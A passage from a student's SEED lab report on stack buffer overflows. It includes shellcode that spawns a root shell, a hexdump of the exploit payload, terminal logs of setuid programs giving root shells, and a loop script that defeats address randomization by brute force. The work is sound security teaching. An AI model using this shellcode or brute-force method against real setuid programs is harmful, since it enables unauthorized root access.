"\x53"                    /* pushl %ebx */
"\x89\xe1"                /* movl %esp,%ecx */
"\x99"                    /* cdq */
"\xb0\x0b"                /* movb $0x0b,%al */
"\xcd\x80"                /* int $0x80 */
;

int main(int argc, char **argv){

        char buf[sizeof(code)];
        strcpy(buf, code);
        ((void(*)())buf)();
}
```




Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3 168x41

```
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo -i
root@Chandan_PES1201701593:~#
root@Chandan_PES1201701593:~# cd /home/seed/Desktop/is/lab-3/
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# gcc call_shellcode_t4.c -o call_shellcode_task4 -w
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# chmod 4755 call_shellcode_task4
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# exit
logout
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l call_shellcode_task4
-rwsr-xr-x 1 root root 7388 Sep 28 11:36 call_shellcode_task4
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l ls -l dash_shell_test
ls: cannot access 'ls': No such file or directory
-rwsr-xr-x 1 root root 7444 Sep 28 11:12 dash_shell_test
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./dash_shell_test
#
# whoami
root
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


We observe that we are successful in getting a root shell with UID as 0. In addition to this we add the modified shellcode in our exploit.c program and try to get the root shell through the stack program.

We run the exploit program which generates a badfile with hexdump as below.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 1

```
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 28 eb ff bf  90 90 90 90 90 90 90 90  |....(...........|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 31 c0 31 db  b0 d5 cd 80 31 c0 50 68  |....1.1.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
```

Now we run the stack program which takes the new badfile as input.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3 168x41


```
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Sep 28 12:18 badfile
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$  ls -l stack
-rwsr-xr-x 1 root seed 7476 Sep 22 17:45 stack
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./stack
#
#
# whoami
root
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

We can observe that again we can launch a root shell using the buffer overflow vulnerability. Also the UID is set to 0. Thus we successfully got a root shell with UID 0.

Task 5: Defeating Address Randomization

32 bit Linux machine have maximum range for the stack as 288. This being a small number can be easily exhausted by brute force approach.


We first enable the address randomization which we had disabled earlier.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3 168x41

```
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ gcc stack.c -o stacktask5 -z execstack -fno-stack-protector
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l stacktask5
-rwxrwxr-x 1 seed seed 7476 Sep 28 12:31 stacktask5
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo chown root stacktask5
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo chmod 4755 stacktask5
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l stacktask5
-rwsr-xr-x 1 root seed 7476 Sep 28 12:31 stacktask5
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./stacktask5
Segmentation fault
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
```


We compile the stack.c program using -fno-stack-protector and -z execstack. We make the program a SET-UID program as shown below. When we run the stacktask5 program we observe that we get a segmentation fault as seen in the above screenshot. Thus the attack wasn't successful and results in segmentation fault.

Now we write a script infinite.sh which keeps running the stack program until the address is matched. The script is shown below.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
infinite.sh (~/Desktop/is/lab-3) - gedit
Open


```
value=0
while [ 1 ]
    do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

We make the script an executable as shown below


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3 168x41

```
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l infinite.sh
-rw-rw-r-- 1 seed seed 237 Sep 28 13:06 infinite.sh
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ chmod +x infinite.sh
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l infinite.sh
-rwxrwxr-x 1 seed seed 237 Sep 28 13:06 infinite.sh
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ 
```

We run the above script and observe that the stack program is run multiple time which results in segmentation fault. But 14060th time we see that we get a root shell giving us root privileges. Thus by brute force we could defeat address randomization.



Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3 168x41

```
./infinite.sh: line 11: 28564 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14049 times so far.
./infinite.sh: line 11: 28565 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14050 times so far.
./infinite.sh: line 11: 28566 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14051 times so far.
./infinite.sh: line 11: 28567 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14052 times so far.
./infinite.sh: line 11: 28568 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14053 times so far.
./infinite.sh: line 11: 28569 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14054 times so far.
./infinite.sh: line 11: 28570 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14055 times so far.
./infinite.sh: line 11: 28571 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14056 times so far.
./infinite.sh: line 11: 28572 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14057 times so far.
./infinite.sh: line 11: 28573 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14058 times so far.
./infinite.sh: line 11: 28574 Segmentation fault      ./stack
0 minutes and 42 seconds elapsed.
The program has been running 14059 times so far.
#
#
# whoami
root
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

Task 6: Turn on Stack guard Protection

Here we enable the stack guard protection while compiling the stack.c program. Along with it we disable address randomization countermeasure inorder to prevent confusion.

We compile the stack.c program without -fno-stack-protector flag as shown below.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3 168x41

